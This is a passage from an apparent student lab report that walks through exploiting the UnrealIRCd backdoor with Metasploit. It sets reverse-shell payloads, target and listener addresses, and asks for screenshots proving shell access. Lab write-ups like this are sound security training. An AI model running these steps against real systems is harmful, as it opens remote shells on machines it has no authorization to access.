
 **Step 6: set payload cmd/unix/reverse\_perl** **Step 7: show options**

 **Step 8: set rhosts 192.168.1.103**

 **Step 9: set lhost 192.168.1.102** **Step 10: exploit**



b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'whoami' and 'ip a show dev eth0'.





**3.2 Repeat the above attack, but set the 'cmd/unix/reverse' as payload this time.**

a) Include every step with the command lines involved into your lab report.   
  
**Step 1:** **sudo service postgresql start**  
**Step 2: sudo msfconsole**




**Step 2: search unreal\_irc**

  
  
**Step 3: use exploit/unix/irc/unreal\_ircd\_3281\_backdoor**

**Step 4: show payloads**  
**Step 5: set payload cmd/unix/reverse**   
  



**Step 6: show options**



**Step 5: set rhosts 192.168.1.103**

 **Step 6: set lhost 192.168.1.102**

 **Step 7: exploit**



b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'whoami' and 'ip a show dev eth0'.

